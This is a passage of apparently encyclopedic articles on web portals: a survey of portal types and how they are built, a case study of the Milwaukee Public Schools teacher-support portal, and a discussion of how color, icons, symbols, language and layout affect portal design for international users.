Different usage models can be designed for corporate portals. They can be used internally by a company's employees and contractors, or used internally and externally by its partners, suppliers, and customers. Corporate or enterprise portals focus on integrated access to both information and application services. They are useful to business users because they simplify complex information, provide useful application services, and foster collaborative and community building across the extended enterprise. There are two types: enterprise information and role portals. Enterprise information portals (EIP) are designed to improve information access and information processing and include content management portals, business intelligence portals, and collaboration portals. Role portals are designed to enable three e-business models: B2C, B2B, and B2E.

The enterprise information portal (EIP) is probably the most widely referenced of the corporate portals. EIPs are applications that allow companies to unlock internally and externally stored information and provide users with a single gateway to personalised information needed to make informed business decisions (Davydov, 2001). The benefits of EIP are (Davydov, 2001):

- Improved productivity for an enterprise's employees based on providing integrated access to general corporate information, critical data from enterprise applications, and business intelligence tools for processing that data, as well as universal conversations between business constituents.
- Improved enterprise business processes resulting from better information flow from knowledge workers and enterprise applications, as well as from the collaborative environment that help reduce the time needed to transform real information into knowledge and expertise that feed such processes.
- Shortened time to market resulting from the reduction in development and management overhead for information gathering and decision making in an enterprise.

Improved customer, partner, and supplier relationships as a result of more valuable communications and information exchange, providing the basis for better profitability.

Personal portals are driven by appliance-based computing. They can be categorised into pervasive and appliance portals. This is by no means the only classification. The Delphi group classify portals into:

- Publishing portals
- Personal portals
- Commercial portals
- Corporate portals

Here we briefly review some of the portals that are currently available.

Business Intelligence

According to Davydov (2001), business intelligence portals (BIP) have potentials for business users. This is particularly so for decision makers. BIP consists of an end-user query or reporting, multidimensional analysis/OLAP, packaged data marts, data mining and visualisation, and analytical modelling software.

There are two benefits to using BIP. Firstly, those portal platforms provide information and decision support aggregation by giving the business user a single point of access to multiple heterogeneous data services and analysis tools. Secondly, BIP supports complex and enterprise-wide decision making processes.

Role Portals

These are emerging as the dynamic segment of the corporate portals market. This includes the B2B, B2C, and B2E portals. Although there are differences between these three types, the general characteristics of role portals consist of content and customisation. Content is the key ingredient that attracts a new user to a portal site. Role portals focus on providing unique content that is solely available at a particular portal site, along with access to general information from across the enterprise and beyond. Customisation is the ability to craft the experience to meet each group of user's needs and interests.

Support Portals

These are increasingly being developed to enhance the satisfaction of customers and to deliver services more efficiently. Customers demanding a better service and the ability to conduct business transactions 24 hours per day, anytime, anywhere, has forced companies to develop support portals to assist customers by providing direct, convenient access to service information. This frees support providers to tackle customers more complex service problems. Typical support portals enable customers to troubleshoot a problem related to their equipment by searching a database of known problems and create and review the status of a service incident.

Intranets and extranets are private versions of the Internet. Each of these requires a log-in to access them, or else they are protected by a firewall. The purpose for the intranet is to enable information to be shared between the members of the organisation. Intranets typically have group-oriented information and internal group services. They also include individually oriented information and services.

Extranets are the external equivalent of intranets. Organisations use extranets to exchange information with, and provide services to, their business partners. They have group and individual components. External services are made available to partner groups. Services include customer service, helpdesk, product availability, and other services.

Semantic Portals

Information in semantic Web portals is organised as a domain ontology and stored in a portal knowledge base (KB) (Zhang, Yu, Zhou, Lin, & Yang, 2005). A run-time system is generated dynamically by the portal KB for ontology-based browsing, searching, and editing. Semantic portals improve the way portals are generated and maintained. They better facilitate the dissemination and sharing of information in the portals for both human and machine consumption.

There are two methods of search in semantic portals. The first is based on the IR-based keyword search, and the second is that of ontology-based formal query and reasoning. The IR-based keyword method searches for textual information and typically returns a lot of answers with many irrelevant ones. The ontology-based formal query and reasoning method is a unique feature of semantic portals, because traditional methods have no semantic information for use. The drawback of ontology-based formal query and reasoning approach is it hardly exploits textual information in the portal, even though 80% of textual information still prevails in semantic portals. A better search method is to combine those two approaches by tightly integrating IR with formal query and reasoning to fully utilise both textual and semantic information for searching (Zhang et al., 2005).

Workspace, or Enterprise Collaborative Portal (ECP or Collaborative EIP)

The objective of ECP is to solve problems in which a user has to work with others in a task by using a collaboration to organise information. The collaboration may be direct or indirect. Direct collaboration is through community by discussion groups, chat rooms, bulletin boards, and mailing lists. Indirect collaboration occurs when other people can reuse the results of an individual or a group without coordination with the original problem solver. This kind of portal focuses on enabling collaboration among teams of users through virtual project areas or communities, along with tools and relevant information needed to work cooperatively within those communities.

Implementation of Portals

Before implementing a portal, it is important to know who your users are, what tasks they are trying to perform, and the context in which they are trying to perform those tasks. There are three different sets of users: customers, employees, or partners. Employees can further be divided into subgroups based on their roles.. Typically, portals can be grouped into external portals, extranets, internal portals, and knowledge worker portals.

The most popular type of portals are the external portals. External portals allow customers to transact and find relevant content. These portals are very simple. Examples include customer tracking, numbers for shipments, or download manuals or FAQs for a product. Extranet portals incorporate collaboration, supply chain management, and learning services functionality, as well as adding personalisation.

Internal portals have been developed by companies to serve as a communication tool and aggregator of corporate information. An internal portal application typically includes an employee phone book and a content search engine. Inside the firewall, internal portals can present structured and unstructured data, along with interfaces to internal applications.

Knowledge worker portals focus on serving a particular role or set of roles within an organisation. They are generally developed as process portals. A process portal integrates the different content sources and applications required to support a set of processes. The key aspects of knowledge worker portals are content delivery and management.

An e-business portal is a complex information or component layer that supports two separate architectural technology domains. The first is the front end or access domain that is used to access the portal and the content published on its premises. The second is the back end, or service domain that is used by the portal to access Web resources and services.

DESIGN OF A PORTAL

A portal could be designed from scratch to provide services, or it can be conceived as a platform for integrating existing systems and data sources. The task of developing a portal is a large and complex one. There are several approaches for building a portal. These include:

- **Automatic Construction:** It uses sophisticated tools based on techniques from artificial intelligence to try to automate mostly the content acquisition aspect. An example of this is the application described by McCallum, Nigam, Rennie, and Seymore (2000) for automatically building an information portal, specifically in the context of scientific and technology libraries.
- **Portal in a Box:** This is available from many vendors. It provides a basic skeleton for the portal with a fixed set of services from which the user selects the ones he/she likes. The basic skeleton can be customized to some level. This option is very limited and not very flexible. Many of the vendors in this category offer this option free of charge, but the downside is that usually a significant amount of advertising is pushed through the portal.
- **In-House Development:** An organization can build its portal by hiring a development team and acquiring the right tools. However, none of the tools is truly complete to provide all the desired functionality in a portal. The main distinction is between proprietary tools and open source software. Some examples of this kind of tools and services are: Microsoft Site Server, Vignette and Broadvision (see Ante, 2000), Viador E-Portal Framework, Iona Technologies iPortal Suite, and Hummingbird Enterprise Information Portal (see Whiting, 2000, for the last three). There are many separate tools that are open source software, but very few provide an integrated solution. One of these few is MasonHQ (http://www.masonhq.com/), which uses Perl and Apache. Hummingbird started offering free copies of its EIP Development Edition.
- **Outsourcing:** The development of the portal can be outsourced. This is a reasonable option if the organization who needs the portal does not have a development team. But in any case, after the portal is developed and becomes operative, a maintenance team should be in place so that the portal is available 24 hours a day, 7 days a week.

THE FUTURE

It is our belief that there will be more Web sites on the Internet. These Web sites will get bigger and the content will be more diverse. New services will be developed. Portals of the future will be more business-oriented, user centred, and integrated. In the future, EIPs will incorporate streaming video and audio to include e-learning and e-training components, thereby potentially reducing overall organizational training costs.

CONCLUSION

Web portals provide multifunctional access to Internet resources and give users a single place to communicate with others. Examples of these include Yahoo, AOL, Excite, and Alta Vista. The evolution of the portals followed that of the development of the World Wide Web as a static Web through dynamic Web**,** the network as a business enabler**,** the network as a collaboration platform, to the network as a service enabler. The growth will continue in order to meet the business needs of organizations. There are many different types of portals currently being employed to facilitate users in their search for information. The future of the portals will embrace many services that are oriented to meet the rapid development of e-business.

KEY TERMS

Business Intelligence Portals: Provide information and decision support aggregation by giving the business user a single point of access to multiple heterogeneous data services and analysis tools.

Corporate Portals: Provide employees a single gateway to personalised information they need to make informed business decisions.

Portal: A gateway to information and services from multiple sources.

Public Portals: Focus on building large online audiences with demographics or professional orientation.

Semantic Portals: Web portals that are organised as domain ontology and stored in a portal knowledge base.

Support Portals Portals to assist customers by providing direct, convenient access to service information.

Vortal: A Web site that provides a gateway to information related to a particular industry or group of people sharing an interest in buying, selling, or exchange of information about that particular industry.

Evolution of the Milwaukee Public Schools Portal

Ilona E. Holland
Harvard University, USA

INTRODUCTION

In discussing education portals and the Web, Richard N. Katz & Associates (2002) state that the Web is the ultimate frontier. Katz observed that this frontier is inherently messy and in need of guidance, "if not law and order." In this context, a portal is more than a gateway. It has the potential of functioning as a unifying principle around which educational institutions can leverage their resources, talents, and vision (Richard N. Katz & Associates, 2002). The Milwaukee Professional Support Portal (PSP) is a case study in how the development of an educational portal can serve as an agent for district-wide reform, while at the same time responding to specific needs for collaborative online venues, data warehousing, and personalized access to online information. This article examines the conditions that motivated the creation of the portal, traces how human dynamics contributed to the portal's development, and follows the interaction between portal infrastructure and culture change. It concludes with a discussion of district adoption and scaling.

BACKGROUND

The Milwaukee Public School District (MPS) is one of the largest and poorest districts in the country. The current enrollment is reported to be 97,359, with 72% being economically disadvantaged (schoolmatters.com, accessed 12/15/05). Eighty-two percent of the school population is non-white and a sizable portion of the population has a disability or limited English proficiency (Eddy-Spicer, Dede, & Nelson, 2004).

Milwaukee has been faced with low student achievement, high dropout rates, low graduation rates, and a high turnover of new teachers. The 2003 Enrollment Study indicated that almost 10% of the students in grades 5 or higher were academically at risk according to state standards. In addition, the district reported a graduation rate for 2003 of just 61% (Redovich, 2004).

The problem of low student achievement is exacerbated by the fact that teachers are leaving the district at ever increasing rates. In 2001-2002, teachers were leaving the district at a rate of 37% a year. Notably, the highest teacher attrition is also at schools with the lowest academic achievement. It was clear that student achievement in Milwaukee could not improve unless the district did something to retain its teachers.

The poor retention rate among new teachers coupled with the fact that more and more veteran teachers were approaching retirement age meant that the problem of finding, inducting, and retaining new teachers was an ever-growing challenge. Further, as the number of new hires grew traditional face-to-face professional support programs were no longer practical, sustainable, or scalable.

In addition to these specific challenges, the district was also facing the pressures of preparing to meet the new goals for 21st century education. In order to prepare students for this "new world," teachers also needed to become competent in using 21st century skills and in thinking like "accomplished novices" as opposed to "answered filled experts" (Bransford et al., 2000). Consequently, teachers needed a flexible mechanism through which to receive "just-in-time" information, access online administrative tools, participate in professional development, and collaborate with their peers.

THE MPS PROCESS

To address this critical situation, Milwaukee embarked on a strategic initiative to create a Web-based portal that was effective, *scalable*, and *sustainable*. The goal was to provide professional development that would increase teacher retention and productivity and thereby improve student achievement. In 2001, a Portal Project Team (PPT) was formed to spearhead the initiative. At that time, the team was comprised of two technology directors and one teacher. By 2005, the team had grown to include three teachers, one principal, and one independent consultant.

Despite its clear mandate, the portal experienced a difficult start. Shortly after the initiative began, Milwaukee encountered a change in leadership at the district level and with it a shift in priorities. The spotlight that placed the portal initiative at the center of district attention all but faded away. Since funds were scarce, support limited, and the concept new, the district elected to use a local company to build the portal from the ground up. This choice led to a major set back when it became clear that the project was beyond the expertise and abilities of the agency.

Although this discovery cost the project a year, the time was not completely lost. The district leveraged existing partnerships with business, national experts, local institutions of higher education, and parents to gain advice as to how best to address the problems at hand, as well as to gather suggestions for the development of the portal. They also forged new alliances with other groups, like the Harvard Graduate School of Education. With Joyce Foundation funding, academic experts using IP-based videoconferencing built collaborations across distance that facilitated new processes of design across institutional and geographical barriers (see Eddy-Spicer et al., 2004). With the additional support, the PPT was able to run focus groups to determine teacher needs, conduct surveys to gather content ideas, lead discussion groups to identify teaching challenges, and pilot test segments of the alpha version of the portal to gather feedback on content and user interface. The PPT provided informational sessions throughout the district to explain the concept of a portal and to field questions and gather additional ideas for content development.

Upon selecting a new vendor, *Plumtree*, the portal obtained an infrastructure that could support an expanded vision: that of a school district functioning as a *learning community*. As Bielaczyc and Collins point out, "The defining quality of a learning community is that there is a culture of learning, in which everyone is involved in a collective effort of understanding" (1999, p. 2). In this spirit, the portal supported a significant paradigm shift within professional development. Teachers were not only being offered prescriptive courses, but an open opportunity to collaboratively construct their own definition of quality teaching and learning.

In turn, student achievement was seen to involve the entire community, not just teacher/student interactions. Therefore the portal's development required extensive input from numerous stakeholders. In addition as a result of working within the various partnerships, MPS realized that the portal needed to function as a unifying force in the district where people could find not only the materials and information they needed but where they could exchange ideas and build knowledge and understanding.

To that end, the district leveraged a highly successful and well established face-to-face teacher mentoring program. This program was identified as a foundation for the creation of an online cadre system. By eliciting the help of the existing face-to-face mentors, literacy and math coaches, the PPT started to train and build a team of online facilitators. These facilitators then served as the core group around which cadres were assembled.

Milwaukee expended title IID funds and state competitive grants to provide new teachers engaged in the mentoring program with laptops and the training to use them. In exchange, these teachers agreed to provide feedback for formative evaluations of the portal, engage in online professional development activities provided through the portal, and participate in cadres. The mentoring program became a virtual community that interacted around and through the portal.

Cadre participation meant that teachers met online to engage in inquiry about pedagogy and best practice, discuss content issues, review strategies for classroom management, and develop ways of dealing with complex problems by drawing on different expertise within the community. The cadres were to seek information from the portal and to make suggestions for additional content to the developers. Over time, the cadre system swelled from its original assemblage of 150 teachers to over 41 cadre groups totaling 366 members with more than 82 facilitators. It became an important network for informing decisions about content and design issues for the portal, as well as advancing the goals of building a learning community in Milwaukee and addressing the needs of new teachers.

Although the cadre system was growing nicely, portal development lagged. It became clear that in order to develop a useful definition of learning and teaching, teachers needed a strong understanding of their core subject areas as well as appropriate pedagogy (see e.g., Wilson, Shulman, & Richert, 1987, p. 105). The challenge became delegating the responsibilities for finding, organizing, developing, and posting portal content to address these issues. Again the portal team turned to leveraging existing resources.

THE MPS PORTAL

The team selected pre-existing technology initiatives that could be easily adapted to the *Plumtree* (www.plumtree.com) portal environment. The portal itself was structured around easy-to-use customized work spaces, called portlets. These had a frame-like appearance and could be nested and linked according to end-user needs. Portlets accommodated documents, links, asynchronous discussions, bulletin boards, calendars, and so forth, and could be placed almost anywhere throughout the portal. They were made to function on an individual level, a group level, or a community level. Specific resources were linked to various portlets and collaborative tools were readily available. The Knowledge Directory, a unique section of the portal, provided an interconnected resource base of content and materials, including professional development opportunities. This portal structure easily accommodated the integration of existing technology and materials.

Several applications were integrated into and mediated through the MPS Professional Support Portal (http://mps-portal.milwaukee.k12.wi.us/portal/server.pt). The Curriculum Development Assistant (CDA), a pre-existing online tool, enabled teachers to create lesson plans that would go through a peer-review process before being posted for use by others. TappedIn®, an online professional multi-user virtual environment available on the WWW, provided the tools and virtual space that enabled teachers to hold online synchronous meetings, post documents, and exchange ideas with peers. Teachscape®, a commercial professional development process, provided teachers the opportunity to view, analyze, and discuss video-based exemplars of actual classroom practice.

This convergence of resources propelled the project forward. It provided the PPT with something immediate and tangible to show for its efforts. It also enabled the team to better convey the concept of the portal and its value-added to those who needed convincing. However, this approach inevitably left the most difficult challenges lying in wait. For example, a myriad of existing documents and procedures needed to be transferred to the portal. Many of these items resided in desk drawers or, even more elusively, in the minds of staff members located throughout the district. Alternatively, a lot of content did not yet exist. Since staff and teachers alike saw the portal as being somewhat unstable (due to its history) and lacking in consistent ease of use (due to its constant development), there was little incentive to place content on the portal. These perceptions, in addition to the natural human resistance to changes in ways of conducting business, yielded a dearth of content for the portal. Without content there was little to find on the portal and potential end-users came away disenchanted. These challenges called for extensive discovery, recruitment, cooperation, training, coordination, and contribution. In addition, technical issues such as a single login were also left unresolved. To date, the single login has been difficult to accomplish, but the plan is to have it in place by the end of this academic year.

The greatest challenge, however, was that the portal's ultimate success relied on a district-wide culture change. All district information had to be channeled through the portal. The portal was to become the mechanism through which all processes, data management systems, and warehouses of forms, documents, and applications throughout the district were integrated. It was to be the first place one turned for information, support, and assistance. Such a major effort involved the establishment of new communication patterns among disparate departments and the compliance and commitment of a multitude of stakeholders on a number of different levels. Finally, the MPS community had to be made aware of the portal existence and buy-in to its value.

The fact that Milwaukee is still being challenged by continual changes in leadership and subsequent modifications in priorities and policies makes the actualization of this culture shift even more complicated. The constant changes sent mixed messages to those contributing to the vitality and functionality of the portal. Nonetheless, the vision remains focused on providing a portal that will unify the way the district works and bring disparate parties together to become a true *learning community* so that student achievement will increase. Now that the portal is in place, the district is confronting and addressing a major paradigm shift from being a paper-based building-based district to evolving into an online learning community. The portal not only serves as the impetus for this evolutionary transformation but is also the mechanism of its progress.

LOOKING AHEAD

Sheehan and Jafari point out that "portals present unique strategic challenges in the academic environment. Their conceptualization and design requires the input of campus constituents who seldom interact and whose interests are often opposite" (2003, p. 1). Therefore, the future of Web-based education portal seems to hinge as much, if not more, on the ability of the educational organization to embrace a unified vision for a changed organizational structure and management process as it does on the advantages, limitations, quirks, and requirements of the technology itself. School departments, administrators, and teachers are not accustomed to collaborating closely. The implementation of a portal requires the coordination of databases, materials, procedures, applications, and even committees all answering to different administrative departments.

Neither top-down nor bottom-up approaches provide a problem-free method for the development and adoption of a portal. Top-down initiatives can enjoy the benefit of clear vision, commitment, and administrative sponsorship for the project. However these initiatives are often met with resistance at the building and classroom level. Staff, principals, and teachers tend to view such initiatives with suspicion, as another layer of time-consuming work that is being forced upon them. The development of an understanding of the value added to efficiency and effectiveness is often supplanted by an emphasis on compliance. Alternatively, bottom-up initiatives can suffer from a lack of support from the administration and therefore a lack of crucial sponsorship and implementation by those in power. Without administrative modeling of behavior change and overt sponsorship, departments are reluctant to embrace the initiative's principles and practices since they are regarded not to be officially sanctioned and are thought to likely disappear. Richard N. Katz & Associates sum it up concisely: A portal strategy "is difficult and perilous because many on campus are weary and suspicious of another new enterprise-wide information technology initiative..." (2002, p. 4). Such a complex undertaking as the development of a portal within a large urban school district is best accomplished by a mixture of top-down and bottom-up initiatives. It is only through combined efforts that the portal will ultimately be fully adopted.

In addressing the issue of adoption of the portal, Milwaukee has been interested in scaling the portal's use. Part of the challenge will be to make the 7,000 teachers in the district aware of its existence. An awareness survey conducted in the spring of 2005, with over 1,000 teachers, administrators, and staff revealed that the majority of respondents (54%) had either never heard of the portal or had never seen it. This finding points to the reality that developing a portal is only half the job. Achieving adoption is the other half. Milwaukee is just beginning the second leg of this process. The substitution of the portal for the MPS Website this fall and the planned integration of the e-mail system into the portal should contribute greatly to general district awareness and use.

Although the portal is still in the development phase, the region around Milwaukee is looking at the MPS portal as an exemplar for planning initiatives focused on developing 21st Century Learning Skills curriculum and instructional strategies, as well as professional development. The Professional Support Portal played a large role in planning these initiatives since it is "an existing technology through which all of the services included in the 21st century initiative can eventually be linked" (CESA#1 Annual Report, May 17, 2005). The adoption of the portal by other districts will help scale the portal. In addition, an exchange of ideas between districts can facilitate the introduction of innovations that can empower teachers and build community. Further, the scaling to other districts will help MPS recoup some of their investment in the creation of the infrastructure and tools.

Although scaling up may leverage resources and ideas, portals that serve as unifying principles that reform the way procedures, data, materials, and people interact must set goals beyond scaling up. It is not enough to think in terms of increased numbers of users and additional venues. Portals like these are dynamic entities that are integral to the communities in which they reside. Therefore, they must be scaled out, as well as scaled up. This means that these portals should be malleable enough to integrate the contributions of ever divergent pools of end-users and be responsive to the needs of these stakeholders. The emphasis for growth should include the customization of features and information to the needs of different populations, as well as replication and accommodation to like-groups and similar venues.

It is through scaling out that stakeholders will cultivate a sense of ownership. For a portal to become a unifying principle and vehicle for reform each member of the community must be able to find "him or herself" within the portal.

CONCLUSION

Portals provide the end-user with a single point of entry through which to access and customize a vast array of information and to collaborate with others. When viewed solely through the monocle of a gateway or an organizational tool, however, a rich potential of a portal has been minimized. By its very nature of being responsive to the needs of stakeholders while drawing on their combined resources, an educational portal can serve as a vehicle for systemic change. The portal offers the potential to facilitate paradigm shifts through literally trussing gaps between departments and staff, supporting new avenues of communication, reaching underrepresented and disenfranchised segments of the community, repurposing existing resources, and stimulating collective understanding. Milwaukee is a story of how one district successfully pooled and leveraged existing resources to create a portal that bridged gaps, transformed how the district works and changed the view of teacher professional development.

KEY TERMS

Accomplished Novices: When people are "skilled in many areas and proud of their accomplishments, but they realize that what they know is minuscule compared to all that is potentially knowable" (Bransford et al., 2000, p. 36).

Cadres: As used here, refer to small groups of teachers organized by shared interests or experience who have agreed to meet on-line at least once per month with a facilitator to discuss readings, classroom problems, and ideas.

Community: Refers to a group that recognizes connections among the participants within the group.

Learning Community: Is a community "in which everyone is involved in a collective effort of understanding. … the goal is to advance collective knowledge…in a way to support the growth of individual knowledge" (Scardamalia & Bereiter, 1994; Bielaczyc & Collins, 1999, p.2).

Sustainability: Refers to maintaining services, functionality, and outcomes without increased demands on external resources.

Scaling Up: Refers to expanding availability of the portal to more end users with the goal of increased usage and replicating proximal outcomes with new users, e.g., increasing the usage of the portal from 150 teachers to 7,000 teachers.

Scaling Out: Refers to expanding the segmentation of end-users and the features that are available to them, making the presentation appropriate to their goals and needs, for example, parents' sections, administrators' sections.

Factors Affecting Portal Design

Xiuzhen Feng
Beijing University of Technology, China

INTRODUCTION

The word *portal* has been citied in the literature as one of the most popular terms. A Google search on the Web for the word revealed 25.6 million entries in December 2003. Due to a considerable degree of overuse and overlap, portals are seen everywhere and it would be difficult to make any use of the Web without encountering one (Tatnall, 2004). According to White (2000), a portal provides user-customizable access to information and applications through a Web browser. Tatnall (2004) specifies that a portal aggregates information from multiple sources and makes that information available to various users. In other words, a portal can be defined as an integrated and personalized Web-based application that provides the end user with a single point of access to a wide variety of aggregated content anytime and from anywhere using any Web-enabled client device.

From a technical point of view, utilizing portals based on Internet technology is a new approach to facilitate information management including information dissemination, information access, information share, and information exchange. Due to the expansion of the Internet, portal users might spread all over the world. In a global environment, there are a number of differences from country to country. Some of those differences could tremendously influence portal design, portal implementation, as well as portal application in a global context. In this short article, the effort will be put on studying several influential factors that could affect portal design from a global point of view. The study results should benefit information technology managers, educators, and students involved in business intelligence, information systems management, information resource management, and knowledge management. Particularly, the discussions about influential factors could contribute further to portal design, portal implementation, and portal utilization for various international, transnational, and multinational businesses.

BACKGROUND

During the past two decades, advances in computer technologies combined with telecommunication technologies have lead to the development of the Internet and its most popular application, the World Wide Web (the Web) (Khosrow-Pour, 2000). Portals have been developed based on the Web to facilitate access to information contained in documents spread throughout the Internet and, therefore, become the most-desired user interface in Global 2000 enterprises (Drakos, 2003). A number of recent publications reported various portals' applications; for example, organizations could use portals to deliver information and applications to their employees, (Counsell, 2004; Daniel & Ward, 2003); Portals allow staff to find the information and knowledge that they need to do their job (Detlor, 2004; Terra & Gordon, 2003). Portals can improve collaboration with external business partners such as customers and suppliers (Detlor, 2000; Dias, 2001). Moreover, portals can also improve the provision of information and allow the information provided to be tailored according to the role or location of all individual users, ensuring that they are fully informed on issues relevant to their role or their interests (Ben-Arieh & Pollatscheck, 2002).

Research publications above have been concentrated on information contents management regarding the customization or personalization according to portal users' roles and information requirements. So far, there has been little effort put on studying influential factors on portal design from an international portal users' background in a global environment. The purpose of this article therefore tries to fill this research gap and promote the portal design further in a global context.

*Table 1. Colors related to some countries (Adapted from Russo et al.,*1993)

Color / Country	Red	Green	Yellow	White
Anglo-American	Danger	Success; Safety	Coward	Purity
French	Aristocrat	Crime	Lucky; Temporary	Neutral
Chinese	Happy; Success	Life; Hope	Wealthy; Powerful	Death
Japanese	Anger; Danger	Young; Energetic	Grace; Nobility	Death
Arab	Death	Fertile; Strong	Happy; Wealthy	Joy
Indian	Life	Wealth; Fertile	Success	Death

FACTORS THAT MAY AFFECT PORTAL DESIGN

International portal users may spread in different regions or countries globally. In practice, they speak different languages, have different life styles, and belong to different cultures. Accordingly, they could have very different perceptions and expectations when they approach to a same portal in an international environment. They may also have completely different interpretations when they access to the same message on a portal. The following discussions will be concentrated on studying several influential factors affecting portal design in a global context, which might be caused by different perceptions, expectations, and interpretations of the international portal users in a global environment.

Color

Color is a useful and primary tool for portal design because it can be used to catch and hold portal users' attention. It also helps to sustain, reinforce, and enhance a positive experience when portal users search for information or browse it. Therefore, color is quite important for portal design in practice. However, color possesses very different meanings both implicitly and explicitly in a global context. For instance, sacred colors in the Judeo-Christian West (e.g., red, blue, white, gold) are different than Buddhist saffron yellow or Islamic green. Subdued Finnish designs for background screen patterns might or might not be suitable in Mediterranean climates (Marcus, 2003). Based on Russo and Boor (1993), some significations of colors related to several countries are adopted and presented in Table 1.

As you can see from Table 1, on the one hand the specific color may indicate very different meanings from country to country; on the other hand, the same meaning may be represented with completely different colors in different countries. For example, red color means happiness, prosperity, and success in China. It is the most preferred color for Chinese in most celebration events such as Chinese wedding ceremonies. It is also often used to decorate a site to celebrate festivals, important events, or to welcome very important persons. Nevertheless, red color means danger for Anglo-American, anger for Japanese, and death for Arab. The meaning of white color, as another similar example, is the other way around. White means purity for Anglo-American and is commonly used for weddings, but it means death for Chinese and is normally used for funerals.

Apparently, the differences of colors go deeper than just appearance in a global environment. Selecting colors to design portals can be risky for international users since the same color may have very different meanings in different countries. Because the wrong choice of colors will send unacceptable messages to portal users in the particular regions or countries, special care should be taken when selecting colors to design portals just in case people will subconsciously shun from the portals designed with ominous color. Therefore, color is a very sensitive factor affecting the portal design in a global environment.

Icons

Icons that represent everyday objects or functions in one country may have obstacles to be presented to the portal users in another country because the objects may be interpreted completely different in the other part of the world. Nielsen (1999) suggested that fingers or feet as icons should be avoided. Additionally, animal icons may have subtle meanings to the portal users in different countries. For instance, an owl represents wisdom in many western countries but implies something evil in some eastern countries. To most westerners, the dragon is a fearsome mythical animal, but to the Chinese the dragon has a mythological connotation. Chinese people considered the dragon as a representative of wisdom and a source of blessings. Another example is that a dog can be a lovely image in some countries, but it is seen as the lowest form of life in some other countries. Furthermore, some icons presented on portals may contain contradictory messages for portal users in a global environment. Using a post letterbox as an icon for e-mail may require different images for different countries. For example, these images from a prototype for Sabre's Planet Sabre, one of the world's largest extranets whose UI+IV was designed by the authors' firm, shows variations of mailbox icons to account for national differences (Marcus, Armitage, Frank, & Guttman, 1999).

The previous examples indicated that selecting icons is crucial for portal design in a global environment. The wrong icons sometimes invoke strong feelings or even offend people's feelings if the portal users come from different countries, which should certainly be accounted for when designing portals for different counties or regions.

Symbols

Symbols are widely used internationally to communicate between people, but the large number of symbols for a particular meaning or reference may cause confusion because they may be interpreted completely different from country to country. One example to consider is whether selecting symbols such as the X or check marks convey the correct distinctions of the selected and not-selected items in a global environment. In particular, in a country such as China, people commonly interpret an X as crossing out what is not desired rather than indicating what is to be selected, which is just in the opposite way of most western countries. Therefore, symbols should be carefully selected for portal design in global context. From a global point of view, the wrongly selected symbols have serious repercussions and might unexpectedly affect the portal utilization since people won't accept them.

Language Differences

Language differences are obviously important for portal design in a global environment. To design a portal for international business, one of the challenges is to deal with the language differences. If the targeted portal users are foreigners, normally the text on the portal site will be translated according to the audience's language background before the portal is implemented. However, translating language on a portal into a suitable one for foreign portal users in another country is not only text translation. From a technical point of view, this can be very serious for portal design in a global environment. For example, one western letter uses one byte in computer, but Chinese character requires double bytes. In this case, it is not enough if portal designers only think about the text translation from western language to Chinese. A special check function is necessary and should be designed in particular to present Chinese characters properly on the portal screens. In fact, many times the translated Chinese characters on screens were scrabbled although portal designers had translated the text of portals from western language into Chinese version. The scrabbled Chinese characters on portals could be a result of a missing or bad quality check function. Consequently, language difference is also an important factor that should be taken into account when portals are designed for international users.

Layout of Portals

Reading direction can be generally divided into three types worldwide (e.g., the most popular reading direction in the world is left-to-right first and then top-down row by row). However, in some regions, people do read from right-to-left first and then top-down row by row. Additionally, there is also another way to read from top-down first and then right-to-left column by column, such as traditional Chinese layout that is still very popular in

Taiwan, Hong Kong, and some occasions in mainland of China. Obviously, specific left-to-right sequencing may be inappropriate or confusing for use with right-to-left reading scripts or icons layout. According to literature, how pictorial information is presented and organized for scanning on a display can be related to the script direction of the user's first language. (Badre, 2000). For example, the early version of a Web site called Arabia.On.Line, intended for western readers to learn about Arab countries, mistakenly laid out its contents as though the text was written in Arabic for Arabic readers, misleading arrangements of icons that lead the viewer's eye in directions inconsistent with language reading directions (Marcus et al., 1999). Therefore, the layout of portals could be a very important factor affecting the portal design globally. In an international environment the text flow and object layout of portals should be taken into account if portals designed in one county and users are foreigners in other countries.

FUTURE TRENDS

It will be successful if a portal can provide most of the services, information, and links that users want (Tatnall, 2004). However, previous research has shown that a portal provides user-customizable access to information and applications through a Web browser (White, 2000). In other words, the user-customization does not yet include personalizing the globalization factors (e.g., color, icon, symbol, language, reading direction, etc.) when portal users are granted access to portals. To meet the requirements of international portal users, portal designers should be sensitive to such user-customization in a global context. For further research, some suggestions are recommended as follows:

Future research efforts are needed in practice to study various cases and verify how the globalization factors could affect portal utilization in a global environment. Particularly, it is meaningful if the study results could indicate which factors exactly influence portal utilization across national borders. The findings of case studies will greatly contribute to the international portal design and development.

To satisfy a wider range of users in different locations globally, future research efforts are needed for portal products that can be further customized or personalized. Although portals currently allow users to customize the applications and information they need, the customization should go further in a global environment because the portal users may need to personalize the appearance of a portal according to their preferences and expectations. For example, one of the research topics could study the "reusable libraries" which include various optional components such as colors, images, icons, symbols, languages, templates, etc. These optional components are reusable and similar to construction "building blocks," which could fit into specific and particular requirements of portal users in a global environment. In this way, the reusable libraries could aid portal design and portal utilization more efficiently because international portal users could personalize the provided portals according to their demand and national background.

CONCLUSION

It is important to have portals designed technically sound. However, technically sound portals may not be successfully accepted globally if the existing international differences are ignored. To get the portals designed successfully in a global environment, it is important to explore various influential factors affecting the portal design, portal application, and portal utilization. In this short article, some factors affecting portal design were discussed based on previous research such as color, icon, symbol, language, reading direction, etc. In a global environment, the portals can be designed successfully only if they meet the users' requirements, fit comfortably within their capability and sensibility, and make the users happy to use them. Therefore, more research efforts are needed to verify the factors affecting portal design and portal utilization in a global environment. Meanwhile, more research contributions are needed to meet the international portal users' preference and expectations.

KEY TERMS

Customization: A form of personalization that allows customers to tailor the information and applications according to their needs and desires.

End-User: A person who uses a computer system and its applications to perform certain tasks. As a term, end-user can be used to distinguish the person from designer, developer, installer, maintainer, or administrator who is associated with hardware or software products. Therefore, the end-user may or may not know anything about computers and doesn't have administrative responsibilities.

Internet: Connects millions of computers globally, forming a massive network of networks in which any computer can communicate with any other computer as long as they are both connected to the network.

Personalization: A process of tailoring pages on a Web site according to individual users' needs or preferences. The personalization could be done by the individual user, the Web site, or both.

Portal: A portal is an integrated and personalized Web-based application that provides the end user with a single point of access to a wide variety of aggregated content anytime and from anywhere using any Web-enabled client device.

Web Browser: A computer program that is used to locate and display Web pages such Netscape Navigator and Microsoft Internet Explorer. A Web browser may also be used to download files, sends, or receive emails across the Internet.

